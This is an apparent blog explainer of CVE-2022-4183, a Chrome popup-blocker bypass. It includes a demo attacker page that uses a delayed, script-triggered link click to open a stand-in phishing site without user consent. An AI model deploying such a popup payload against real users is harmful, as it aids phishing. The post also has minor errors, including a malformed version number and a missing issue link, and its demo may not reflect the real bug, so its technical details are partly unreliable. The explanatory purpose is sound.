
In late 2022, the Chromium project—home to the world’s most popular web browser, Google Chrome—patched a security vulnerability that allowed remote attackers to sidestep its popup blocker. This issue, tracked as CVE-2022-4183, wasn’t a flashy zero-day but had a serious impact, especially for users who rely on Chrome’s default defenses to avoid spam and phishing. In this exclusive post, we break down how it works, include code demonstrations, link to original sources, and explain why it matters.
What Was the Vulnerability?
Chrome’s popup blocker is designed to stop annoying or potentially harmful popups from opening automatically. However, insufficient policy enforcement in the way Chrome handled navigational restrictions meant an attacker could trigger new popups—bypassing what users thought kept them safe.
Severity: Medium (Chromium team’s assessment)
Affected Versions: Prior to Chrome 108..5359.71
Vulnerable Component: Popup Blocker, Navigation Policy Enforcement
How Does It Work?
Attackers could use a specially crafted HTML page to sneak in a popup, even if Chrome’s default setting was “no popups.” This allowed things like phishing, scam sites, and other unwanted content to show up without user consent.
At the heart is how Chrome managed focus, user gestures, and navigation policies in the popup blocker logic.
Key Exploit Idea:
Exploit a gap in the policy checks by simulating a navigation event that Chrome sees as legitimate, *even if triggered by a remote attacker*.
Exploit Details (Step-by-step)
Let’s see how this could work in real life. (For educational purposes only.)
We’ll use a basic example. The attacker sets up a web page that, upon loading, tries to open a popup. The trick is to fake a user gesture or abuse a navigation policy that Chrome fails to properly enforce. Here’s a basic HTML sample:
<!-- attacker.html -->
<html>
<head>
    <title>Popup Exploit Demo</title>
    <script>
        // Attempt to bypass Chrome's popup blocker using indirect navigation
        function openSneakyPopup() {
            let a = document.createElement('a');
            a.href = "https://phishing-attacker.com";;
            a.target = "_blank";
            // Simulate click (bypasses basic blockers in some browser versions)
            a.click();
        }

        window.onload = function() {
            // Indirectly trigger the function, simulating user gesture
            setTimeout(openSneakyPopup, 100); // Delayed to avoid immediate blocking
        }
    </script>
</head>
<body>
    <h2>Welcome! Loading content...</h2>
</body>
</html>
What’s happening?
- The code creates an anchor element and uses JavaScript to trigger a click event right after the page loads.
- This method (using a deferred click) could confuse Chrome’s popup blocker, especially in affected versions, leading to a new tab or popup opening.
> Note: Chrome aimed to block window.open() unless there’s a real user gesture. Here, the trick is to use click() on a link instead, which sometimes slipped by the navigation policy.
The Fix: How Chrome Shut It Down
Teams working on Chromium patched this by improving how popup blocker policies handle navigation attempts. Now, Chrome not only checks for legitimate user gestures but also scrutinizes delayed, indirect, or script-initiated navigation.
Official Chromium Issue:
Chromium Commit that fixed it:
https://chromium.googlesource.com/chromium/src/+/b6fa389c42d13a3b8ecbdb7fdbde17a303c19593
Google Security Advisory:
https://chromereleases.googleblog.com/2022/11/stable-channel-update-for-desktop.html
Why Does This Matter?
While “just a popup” might seem harmless, attackers use unexpected windows to trick users into entering passwords, downloading malware, or just flooding them with spam. In enterprise environments, bypassing policies can be even more dangerous—especially if the attacker can slip past content security rules set by admins.
Chrome’s patch means that both casual users and organizations can trust Chrome’s popup blocker to stick to its promises—at least, until the next round of creative bypasses!
How: Indirect or delayed navigations sometimes weren’t properly checked.
- Danger: Attackers could trick users with extra tabs/popups.
Final Thoughts
Vulnerabilities like CVE-2022-4183 show how tricky web browser security is, and how attackers keep pushing for new ways to get your attention—or your data. Always keep your browser up to date. If you’re a developer, make sure to respect browser security features and stay aware of the latest exploits.
References:
- Chromium Security Advisory
- Bug Tracker
Timeline
Published on: 11/30/2022 00:15:00 UTC
Last modified on: 05/03/2023 12:16:00 UTC